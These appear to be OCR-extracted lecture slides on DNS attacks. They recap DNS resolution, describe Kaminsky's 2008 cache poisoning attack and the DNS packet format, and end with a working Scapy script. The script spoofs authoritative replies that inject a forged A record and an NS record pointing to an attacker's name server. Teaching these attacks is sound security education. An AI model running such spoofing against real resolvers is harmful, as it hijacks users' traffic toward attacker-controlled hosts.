
Agenda

1. Sniffing and Spoofing
2. TCP SYN Flood Attack
3. TCP Reset Attack
4. TCP Hijacking Attack
5. **DNS Attack**

DNS Recap



Refer to ns1.google.com as **authoritative** for google.com
Local DNS server
Root DNS
IP address for mail.google.com

DNS Recap


142.251.167.19
Local DNS server
ns1.google.com
IP address for
mail.google.com

DNS Recap

Cache info for future queries



IP address for


mail.google.com

142.251.167.19

non-authoritative


DNS Cache Poisoning Attack

Kaminsky, 2008




DNS Cache Poisoning Attack

Kaminsky, 2008



DNS Cache Poisoning Attack


Kaminsky, 2008



Cache: ns1.evil.com is

authoritative for google.com

Crafting Spoofed DNS Reply: Structure of DNS


IP Header
UDP Header
Transaction ID (id)
Flags
Number of Question Records (qdcount)
Number of Answer Records (ancount)
Number of Authority Records (nscount)
Number of Additional Records (arcount)
Records: qd, an, ns, ar
DNS Header
DNS Data

Flags: aa = 1 (authoritative answer), qr= 1 (response)

DNS Record Type

Question Record

Name	Record Type	Class
www.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
www.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.example.com

Code Example: Poisoning Local DNS

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.com' in
                    pkt[DNS].qd.qname.decode('utf-8')):
     IPpkt  = IP(dst=pkt[IP].src,  src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.com", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)

     DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
                  qdcount=1, qr=1, ancount=1, nscount=1,
                  qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
```

Flags: aa = 1 (authoritative answer), qr= 1 (response)